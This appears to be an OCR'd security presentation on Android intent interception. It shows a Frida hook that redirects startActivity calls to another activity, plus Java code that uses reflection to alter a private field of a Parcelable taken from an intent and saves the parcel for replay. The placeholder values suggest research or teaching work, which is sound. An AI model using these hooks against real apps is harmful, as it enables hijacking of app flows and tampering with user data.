
Intercepting the parcel



```
let activity_class_3203948 = Java.use('android.app.Activity');

activity_class_3203948.startActivity.overload('android.content.Intent', 'android.os.Bundle').implementation = function(intent, bundle){
    colorLog('\nA_Redireection'+this+' ====> startActivity(' + intent + ')', {c:Color.Purple});
    let component = intent.getComponent();
    if (component !== null) {
        let className = component.getClassName();
        if (className === "DESTINATION") {
            intent.setClassName("NEW_DESTINATION_PACKAGE", "NEW_DESTINATION_ACTIVITY");
        }
    }
    console.log('Options:'+bundle)
    this.startActivity(intent, bundle);
}
```

com.foo.bar /.Interceptor


Intercepting the parcel




```
public void interceptParcel(Intent intent, String targetPackageName, String fileName) {  no usages
    String extraKey = "extra_key";
    String fieldName = "FIELD";
    String newFieldValue = "NEW VALUE";
    String tag = "ParcelInterceptor";

    if (!intent.hasExtra(extraKey)) {
        Log.d(tag, msg: "No extra found under key: " + extraKey);
        return;
    }
    try {
        ClassLoader loader = new ClassLoaderUtilities( getApplicationContext(),  targetPackageName ).getClassLoader();
        intent.setExtrasClassLoader(loader);

        Parcelable parcelable = intent.getParcelableExtra(extraKey);
        if (parcelable == null) {
            Log.w(tag, msg: "Parcelable extra was null for key: " + extraKey);
            return;
        }

        Field field = parcelable.getClass().getDeclaredField(fieldName);
        field.setAccessible(true);
        Object oldValue = field.get(parcelable);
        Log.i(tag, msg: "Old value of '" + fieldName + "': " + oldValue);

        field.set(parcelable, newFieldValue);
        Log.i(tag, msg: "Updated '" + fieldName + "' to: " + newFieldValue);

        writeParcelableToFile(getApplicationContext(), parcelable, fileName);
        Log.i(tag, msg: "Wrote modified Parcelable to file: " + fileName);
    } catch (NoSuchFieldException e) {
        Log.e(tag, msg: "Field not found: " + fieldName, e);
    } catch (IllegalAccessException e) {
        Log.e(tag, msg: "Unable to access field: " + fieldName, e);
    } catch (Exception e) {
        Log.e(tag, msg: "Unexpected error in interceptParcel", e);
    }
}
```

@com.foo.bar/.Interceptor

Store




```java
public void writeParcelableToFile(Context context, Parcelable parcelable, String fileName) {
    Parcel parcel = Parcel.obtain();
    try {
        parcelable.writeToParcel(parcel, i: 0);
        byte[] bytes = parcel.marshall();
        FileOutputStream fos = context.openFileOutput(fileName, Context.MODE_PRIVATE);
        fos.write(bytes);
        fos.close();
    } catch (IOException e) {
        e.printStackTrace();
    } finally {
        parcel.recycle();
    }
}
```



```
public Parcelable readParcelableFromFile(Context context, String fileName, Class<?> clazz) {  no usages
    try {
        Field creatorField = clazz.getDeclaredField( s: "CREATOR");
        creatorField.setAccessible(true);
        Parcelable.Creator<?> creator = (Parcelable.Creator<?>) creatorField.get(null);

        byte[] bytes;
        try (FileInputStream fis = context.openFileInput(fileName)) {
            bytes = new byte[fis.available()];
            fis.read(bytes);
        }

        Parcel parcel = Parcel.obtain();
        parcel.unmarshall(bytes,  offset: 0, bytes.length);
        parcel.setDataPosition(0);

        Parcelable result = (Parcelable) creator.createFromParcel(parcel);
        parcel.recycle();

        return result;
    } catch (NoSuchFieldException | IllegalAccessException e) {
        // Reflection error
        Log.e( tag: "ParcelReader",  msg: "Failed to access CREATOR on " + clazz.getSimpleName(), e);
    } catch (IOException e) {
        // I/O error
        Log.e( tag: "ParcelReader",  msg: "Error reading file " + fileName, e);
    }

    return null;
}
```

